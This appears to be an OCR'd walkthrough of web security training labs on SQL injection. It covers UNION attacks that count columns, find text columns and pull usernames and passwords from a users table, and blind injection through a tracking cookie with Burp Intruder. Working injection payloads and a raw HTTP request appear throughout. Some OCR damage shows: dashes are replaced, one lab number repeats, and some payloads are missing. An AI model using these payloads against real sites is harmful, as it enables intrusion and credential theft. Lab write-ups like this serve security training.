
- Step 01: This is much similar to the 5th lab. First, we have to list the tables in the oracle database using the following payload:

  '+UNION+SELECT+table_name,NULL+FROM+all_tables—

  Then we need to find the users table to get the administrator credentials.


  Step 02: Find the column names using this payload:

  '+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name%3d' USERS_WOSAVP'—



- Step 03: Using the username, password columns we can find the administrator credentials using this payload:

'+UNION+SELECT+USERNAME_EQARJA,PASSWORD_WQHFUP+FROM+USERS_WOSAVP--




7. SQL injection UNION attack, determining the number of columns returned by the query.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing a SQL injection UNION attack that returns an additional row containing null values.

- Step 01: Change the category parameter value to ‘UNION+SELECT+NULL— and see if it gives an error.

- Step 02: Add another NULL value to make an additional column and continue it until the error disappears.



8.

SQL injection UNION attack, finding a column containing text.


This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you first need to determine the number of columns returned by the query. You can do this using a technique you learned in a previous lab. The next step is to identify a column that is compatible with string data.

The lab will provide a random value that you need to make appear within the query results. To solve the lab, perform a SQL injection UNION attack that returns an additional row containing the value provided. This technique helps you determine which columns are compatible with string data.

Make the database retrieve the string: 'FQ8Oe3'.

- Step 01: First we should find out number of columns by following the steps in the previous lab and can find out three columns.
- Step 02: For each NULL value we have to replace the random value provided by the lab like following payload:
-

+UNION+SELECT+'CFFTKw',NULL,NULL-



The second column contains a string data type. By doing this we can find out the data type of each column.

9.

SQL injection UNION attack, retrieving data from other tables.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. To construct such an attack, you need to combine some of the techniques you learned in previous labs.


The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

- Step 01: We can use knowledge from the previous labs to finish this task. By executing this payload, it will display the administrator credentials.

  '+UNION+SELECT+username,password+FROM+users--

10.



SQL injection UNION attack, retrieving multiple values in a single column.

This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The database contains a different table called users, with columns called username and password.

To solve the lab, perform a SQL injection UNION attack that retrieves all usernames and passwords, and use the information to log in as the administrator user.

- Step 01: First we have to determine the number of columns.
  In this case there are two columns, and we have to find out what is the type of each column to receive the username and password as text or string. We can do it by executing this payload: '+UNION+SELECT+NULL,'a'—.

11.

Request

Pretty Raw Hex


```
1 GET /filter?category=Gifts'+UNION+SELECT+NULL,'a'-- HTTP/2
2 Host: 0a36007a033d549a81874d3200350096.web-security-academy.net
3 Cookie: session=jJqNkeHs9qJvQmx2NJgyi9dOGTI2EwwK
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/116.0.5845.141 Safari/537.36
```

Response

Pretty Raw Hex Render


```
1 HTTP/2 200 OK
2 Content-Type: text/html; c
3 X-Frame-Options: SAMEORIG
4 Content-Length: 4922
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources
```

- Step 02: Then we have to retrieve all the usernames and passwords in one column to do that we have to find out the version of the database.



- Step 03: Then to retrieve username and passwords in one column we can execute this payload: '+UNION+SELECT+NULL,username||'*'||password+FROM+users—

  We use ||'*'|| because we can find out where the username ends and where the password begins for the particular username.



11. Blind SQL injection with conditional responses.

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

HINT: You can assume that the password only contains lowercase, alphanumeric characters.

- Step 01: We can check this website is vulnerable to blind based SQL injection. To do that we can modify the cookie.

  We can use 'AND+1=1—to get the output "welcome back!".

if we input something like following, we will not get an output as "welcome back!". But

we can see "200 response code" meaning the site is vulnerable to blind bases SQLi.

- Step 02: Then we can check if the users table exists or not using this payload:

  '+AND+(SELECT+'f'+FROM+users+LIMIT+1)%3d'f'--

  And we can see it displays the “welcome back!” message, so it means the users table exists.


- Step 03: Then we can check in the users table if there is an administrator column. To do that we can use following payload:

  We can see it does exist.

- Step 04: Then we have to check the password length of the administrator account.We can do that by using “Intruder” tab in Burp Suite.


  But first we can use this payload to find out how many characters the password contains.

We can see the password is bigger than “1”.




And it is smaller than “25”.

- Step 05: Then we can bruteforce the password by using intruder. When we go to intruder tab we have to clear all the positions first (you can do it by using clear button.) then we have to give the position we want (you can do it by using the add button).




Then choose the attack type as “sniper” then go to the payload section and change the values as the following image.




We use payload type as numbers and we can start from 1 to 25. We can use 25 because we know the password does not contain 25 characters. So then we use step as 1 because we need to add 1.


We can see the length number changed and we know that the password contains “20” characters.

